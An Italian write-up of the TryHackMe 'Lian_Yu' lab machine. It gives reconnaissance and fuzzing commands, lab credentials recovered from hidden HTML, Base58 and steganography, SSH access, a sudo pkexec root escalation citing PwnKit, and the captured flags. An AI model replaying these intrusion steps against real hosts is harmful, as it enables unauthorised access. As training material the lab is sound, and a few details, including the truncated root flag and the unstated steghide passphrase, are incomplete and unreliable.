

TryHackMe — Lian_Yu (Arrowverse) — Writeup

Target IP: 10.130.169.156

Tema: Arrowverse (Green Arrow / Oliver Queen)

Data: 10 Settembre 2026

1. Ricognizione iniziale (Nmap)

Scansione completa delle porte e dei servizi:

```
nmap -sS -sV -sC 10.130.169.156
```

Risultati:

Porta	Servizio	Versione
21/tcp	ftp	vsftpd 3.0.2
22/tcp	ssh	OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp	http	Apache httpd
111/tcp	rpcbind	2-4 (RPC #100000)

Il titolo della pagina HTTP era Purgatory .

```

(kali㉿kali)-[~/Desktop/cybersec]
$ nmap -sS -sV -sC 10.130.169.156
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-10 10:31 +0200
Nmap scan report for 10.130.169.156
Host is up (0.036s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Purgatory
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4       111/tcp     rpcbind
|   100000   2,3,4       111/udp     rpcbind
|   100000   3,4         111/tcp6    rpcbind
|   100000   3,4         111/udp6    rpcbind
|   100024   1           36582/tcp   status
|   100024   1           43145/udp6  status
|   100024   1           46224/udp   status
|_  100024   1           56275/tcp6  status
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds

```

2. Enumerazione Web

2.1 Homepage — tema Arrowverse

Visitando <http://10.130.169.156/> , la pagina si presenta come un concept ispirato alla serie Arrow (Oliver Queen, isola di Lian Yu), confermando il tema della macchina. La nota dell'autore chiarisce che non è necessario conoscere la serie per completare la CTF.

ARROWVERSE

Oliver Jonas "Ollie" Queen was a former billionaire playboy, turned archer superhero of Star City. Lost from society after his family's yacht sank, Oliver made it to the island of Lian Yu, where he went on a mission of survival and self-discovery, learning skills that include, and aren't limited to, archery, swordsmanship, hand-hand combat, etc. He traveled to China and Russia on missions as an agent of A.R.G.U.S. for some time, became a member of the Bratva known as Kapot, and the murderous vigilante Luchnik/Kapiushon. After being presumed dead and lost at sea for five years, Oliver returned home with a mission to save his city from crime and corruption. He began his crusade as an archer who would eventually become known as the Hood, who was willing to use lethal force by targeting members on his father's list. Imagine you were deserted on an island for five years and you had nothing but a bow and **arrow** to survive. Lian Yu is a large, mountainous island in the East China Sea in the DC Universe. It has everything you need to survive such as trees, mountains, and you could roleplay or just use it as a survival island for personal needs or wants. I hope you enjoy!.

Note: Hi Everyone, I am a huge fan to Arrowverse, I built this vm concept based on Arrow (first season) you will find a few things similar here and I posted this Content here just to entertain you, To complete this CTF it isn't mandatory to have knowledge on Arrowverse series. I hope you will Enjoy the content and have fun :).

2.2 Fuzzing directory (root)

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-  
2007_directory-list-2.3-small.txt \  
-u http://10.130.169.156/FUZZ -fs 4605
```

Trovato: /island (Status 301)

```

(kali@kali)-[~/Desktop/cybersec]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -u http://10.130.169.156/FUZZ -fs 4605
2.1.0-dev

:: Method      : GET
:: URL         : http://10.130.169.156/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 4605

# on at least 3 different hosts [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 35ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 35ms]
# [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 37ms]
# directory-list-2.3-small.txt [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 37ms]
# [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 38ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 38ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 38ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 38ms]
# [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 39ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 39ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 39ms]
# [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 38ms]
# [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 39ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 38ms]
island [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 35ms]
[Status: 200, Size: 2506, Words: 365, Lines: 60, Duration: 36ms]
:: Progress: [87664/87664] :: Job [1/1] :: 402 req/sec :: Duration: [0:01:23] :: Errors: 0 ::

```

2.3 Pagina /island

La pagina conteneva un messaggio criptico:

*"Ohhh Noo, Don't Talk..... I wasn't Expecting You at this Moment. I will meet you there. You should find a way to **Lian_Yu** as we are planed. The Code Word is:"*

Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:

Analizzando il **sorgente HTML** della pagina, si nota un commento nascosto (`<!-- go!go!go! -->`) e uno stile CSS che nascondeva del testo (`color:white` su sfondo bianco), rivelando la parola chiave: **vigilante** .

```

1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5
6 </style>
7 <h1> Ohhh Noo, Don't Talk..... </h1>
8
9
10
11
12
13 <p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->
14
15
16
17
18
19
20 <p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style><
21
22 </body>
23 </html>
24
25

```

2.4 Fuzzing directory dentro /island

```

ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-
2007_directory-list-2.3-medium.txt \
-u http://10.130.169.156/island/FUZZ -fs 4605

```

Trovato: /island/2100 (Status 301) — directory numerica, come suggerito da un hint della room ("Discover Numeric Web Directory").

```

(kali@kali)-[~/Desktop/cybersec]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u http://10.130.
169.156/island/FUZZ -fs 4605

```



```

2.1.0-dev

```

```

:: Method      : GET
:: URL         : http://10.130.169.156/island/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 4605

```

```


# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 203ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 203ms]
# Copyright 2007 James Fisher [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 204ms]
# [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 204ms]
# [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 205ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 205ms]
# [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 205ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 206ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 207ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 207ms]
# [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 207ms]
# Attribution-Share Alike 3.0 license. To view a copy of this [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 207ms]
# on at least 2 different hosts [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 208ms]
# [Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 208ms]
2100 [Status: 301, Size: 242, Words: 14, Lines: 8, Duration: 35ms]
[Status: 200, Size: 345, Words: 41, Lines: 25, Duration: 36ms]

```

2.5 Pagina /island/2100/

Pagina con titolo *"How Oliver Queen finds his way to Lian_Yu?"*, contenente un video YouTube incorporato ma non più disponibile (account terminato).

How Oliver Queen finds his way to Lian_Yu?



Ispezionando il **sorgente HTML**, si trova un commento rivelatore:

```
<!-- you can avail your .ticket here but how? -->
```

Questo indizio suggerisce l'esistenza di un file con estensione `.ticket` in quella directory.

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW4lyY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
14 </body>
15 </html>
16
17
```

2.6 Individuazione del file `.ticket`

Basandosi sul tema Arrowverse (Oliver Queen = Green Arrow), si è ipotizzato e verificato il nome del file:

```
curl "http://10.130.169.156/island/2100/green_arrow.ticket"
```

Output:

This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX

Il token ottenuto è: RTy8yhBQdscX

```
(kali㉿kali)-[~/Desktop/cybersec]
$ curl "http://10.130.169.156/island/2100/green_arrow.ticket"

This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX
```

2.7 Decodifica del token

Il token RTy8yhBQdscX è stato decodificato tramite **Base-58 Decode**, ottenendo la seguente password FTP:

!#th3h00d

!#th3h00d

Base-58 Decode

Copy to clipboard [\(undo\)](#)

3. Accesso FTP

Connessione al servizio FTP con utente **vigilante** (ricavato dal codice nascosto nella pagina /island) e la password decodificata:

```
ftp 10.130.169.156
```

- **Username:** vigilante
- **Password:** !#th3h00d

Login riuscito.

```
(kali㉿kali)-[~/Desktop/cybersec]  
$ ftp 10.130.169.156  
Connected to 10.130.169.156.  
220 (vsFTPD 3.0.2)  
Name (10.130.169.156:kali): vigilante  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

3.1 Listing dei file

```
ftp> ls -la
```

File trovati nella home FTP:

- .bash_history, .bash_logout, .bashrc, .other_user, .profile
- Leave_me_alone.png (511.720 bytes)
- Queen's_Gambit.png (549.924 bytes)
- aa.jpg (191.026 bytes)

```
ftp> ls -la  
229 Entering Extended Passive Mode (||||45563|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 1001  1001      4096 May 05  2020 .  
drwxr-xr-x  4 0      0      4096 May 01  2020 ..  
-rw-r--r--  1 1001  1001      44 May 01  2020 .bash_history  
-rw-r--r--  1 1001  1001     220 May 01  2020 .bash_logout  
-rw-r--r--  1 1001  1001    3515 May 01  2020 .bashrc  
-rw-r--r--  1 0      0     2483 May 01  2020 .other_user  
-rw-r--r--  1 1001  1001     675 May 01  2020 .profile  
-rw-r--r--  1 0      0    511720 May 01  2020 Leave_me_alone.png  
-rw-r--r--  1 0      0    549924 May 05  2020 Queen's_Gambit.png  
-rw-r--r--  1 0      0    191026 May 01  2020 aa.jpg
```

3.2 Download dei file

```
ftp> get Leave_me_alone.png  
ftp> get Queen's_Gambit.png
```

```
ftp> get aa.jpg
```

Tutti i file scaricati con successo in locale.

```
usage: get remote file [local file]
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||10105|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |*****| 499 KiB 527.71 KiB/s 00:00 ETA
226 Transfer complete.
511720 bytes received in 00:00 (506.71 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||27323|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |*****| 537 KiB 666.45 KiB/s 00:00 ETA
226 Transfer complete.
549924 bytes received in 00:00 (637.67 KiB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||55768|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |*****| 186 KiB 627.83 KiB/s 00:00 ETA
226 Transfer complete.
```


4. Analisi del file Leave_me_alone.png (header corrotto)

Analizzando il file con un hex editor, si nota che i primi 8 byte **non corrispondono** alla firma standard di un PNG (89 50 4E 47 0D 0A 1A 0A), ma risultano modificati apposta (es. 58 45 6F AE 0A 0D 1A 0A).

Correzione applicata tramite HexEd.it, sostituendo i primi byte con la firma PNG corretta:

```
89 50 4E 47 0D 0A 1A 0A
```

Dopo la correzione, il file risulta un PNG valido e apribile.




4.1 Contenuto dell'immagine

L'immagine corretta mostra un fotogramma con il testo:

*"Just Leave me a lone. Here take it what you want. **password**"*

Questo suggerisce che il file `aa.jpg` (o un altro file) nasconde dati steganografati, e la password per estrarli è correlata a questo indizio.



5. Steganografia su `aa.jpg`

Utilizzando **steghide** per estrarre dati nascosti dal file JPEG:

```
steghide extract -sf aa.jpg
```

Alla richiesta della passphrase, inserita una password (probabilmente ricavata dal contesto/indizio precedente). Estrazione riuscita:

```
wrote extracted data to "ss.zip".
```

```

(kali㉿kali)-[~/Desktop/cybersec]
$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

(kali㉿kali)-[~/Desktop/cybersec]
$ ls -la
total 2764
drwxrwxr-x 5 kali kali 4096 Sep 10 14:27 .
drwxr-xr-x 3 kali kali 4096 Sep 7 10:46 ..
-rw-r--r-- 1 kali kali 1199 Sep 8 11:56 36374.txt
drwxrwxr-x 2 kali kali 4096 Sep 8 02:23 99
-rw-rw-r-- 1 kali kali 191008 Sep 10 12:14 aa.jpg
-rw-rw-r-- 1 kali kali 1029624 Nov 12 2014 bash
-rw-rw-r-- 1 kali kali 2506 Apr 30 2020 index.html
-rw-rw-r-- 1 kali kali 511720 May 1 2020 Leave_me_alone.png
-rw-rw-r-- 1 kali kali 463807 Apr 30 2020 Lianyu.png
-rw-rw-r-- 1 kali kali 2483 May 1 2020 .other_user
-rw-rw-r-- 1 kali kali 240 Sep 9 11:59 output.txt
-rw-rw-r-- 1 kali kali 5497 Sep 9 10:30 'php-reverse-shell (copy 1).phar'
-rw-rw-r-- 1 kali kali 5497 Sep 9 10:30 php-reverse-shell.php
-rw-rw-r-- 1 kali kali 5497 Sep 9 10:30 php-reverse-shell.phtml
-rw-rw-r-- 1 kali kali 549924 May 5 2020 "Queen's Gambit.png"
drwxrwxr-x 2 kali kali 4096 Sep 8 02:01 rick
-rw-rw-r-- 1 kali kali 1690 Mar 22 2015 ssh_config
-rw-rw-r-- 1 kali kali 2548 May 1 2020 sshd_config
-rw-rw-r-- 1 kali kali 596 Sep 10 14:27 ss.zip
drwxrwxr-x 2 kali kali 4096 Sep 8 15:21 tomcat

(kali㉿kali)-[~/Desktop/cybersec]
$ unzip ss.zip
Archive: ss.zip
  inflating: passwd.txt
  inflating: shado

```

5.1 Estrazione dell'archivio

```
unzip ss.zip
```

Contenuto estratto:

- passwd.txt
- shado

5.2 Lettura dei file estratti

```
cat passwd.txt
```

This is your visa to Land on Lian_Yu # Just for Fun **

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and set booby traps all over the island in the common event he ran into dangerous people. The island is also home to many animals, including pheasants, wild pigs and wolves.

```
cat shado
```

M3tahuman

Credenziale SSH ottenuta:

- **Password:** M3tahuman

```
(kali㉿kali)-[~/Desktop/cybersec]
$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun **

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.

(kali㉿kali)-[~/Desktop/cybersec]
$ cat shado
M3tahuman
```

6. Accesso SSH

Basandosi sull'indizio del file `.other_user` visto in precedenza via FTP e sul tema della macchina, si individua l'utente `slade` (riferimento a Slade Wilson / Deathstroke nell'universo Arrow).

```
ssh slade@10.130.169.156
```

- **Username:** slade
- **Password:** M3tahuman

Login riuscito, con banner ASCII personalizzato:

```
WELCOME2 LIAN_YU
```

```

(kali㉿kali)-[~/Desktop/cybersec]
$ ssh slade@10.130.169.156
The authenticity of host '10.130.169.156 (10.130.169.156)' can't be established.
ED25519 key fingerprint is: SHA256:D0qn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.130.169.156' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
slade@10.130.169.156's password:
Way To SSH ...
Loading.....Done..
Connecting To Lian_Yu Happy Hacking

WELCOME2

LIAN_YU #

slade@LianYu:~$

```

6.1 Flag utente

```

ls
cat user.txt

```

```

THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
--Felicity Smoak

```

```

slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
--Felicity Smoak

```

7. Privilege Escalation

7.1 Enumerazione permessi sudo

```

sudo -l

```

Output rilevante:

```

User slade may run the following commands on LianYu:
(root) PASSWD: /usr/bin/pkexec

```

L'utente `slade` può eseguire `pkexec` come root (previa password). `pkexec` è storicamente vulnerabile a **PwnKit (CVE-2021-4034)**, oppure può essere sfruttato direttamente se si conosce la password utente, per ottenere una shell privilegiata.

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

7.2 Escalation a root

Sfruttando `pkexec` (con la password nota di `slade`), si ottiene una shell come **root**.

```
whoami
# root
cd /root
ls
cat root.txt
```

Output:

Mission accomplished

You are injected me with Mirakuru:) → Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}

--DEATHSTROKE

```
# whoami
root
# cd /
#
#
#
#
#
#
#
# cd root
# ls
root.txt
# cat root.txt
```

Mission accomplished

You are injected me with Mirakuru:) → Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

8. Riepilogo Flag

Flag	Valore
User flag	THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
Root flag	THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL

9. Riepilogo tecniche utilizzate

- **Ricognizione:** Nmap (scan porte/servizi)
 - **Web enumeration:** ffuf/gobuster per directory fuzzing
 - **OSINT / lettura sorgente HTML:** individuazione di commenti e testo nascosto via CSS
 - **Decodifica:** Base-58
 - **FTP:** accesso con credenziali ricavate dagli indizi web
 - **Manipolazione file:** correzione manuale di un header PNG corrotto (hex editing)
 - **Steganografia:** estrazione dati nascosti con steghide da un file JPEG
 - **SSH:** accesso con credenziali ricavate dalla steganografia
 - **Privilege Escalation:** abuso di permessi `sudo` `su` `pkexec`
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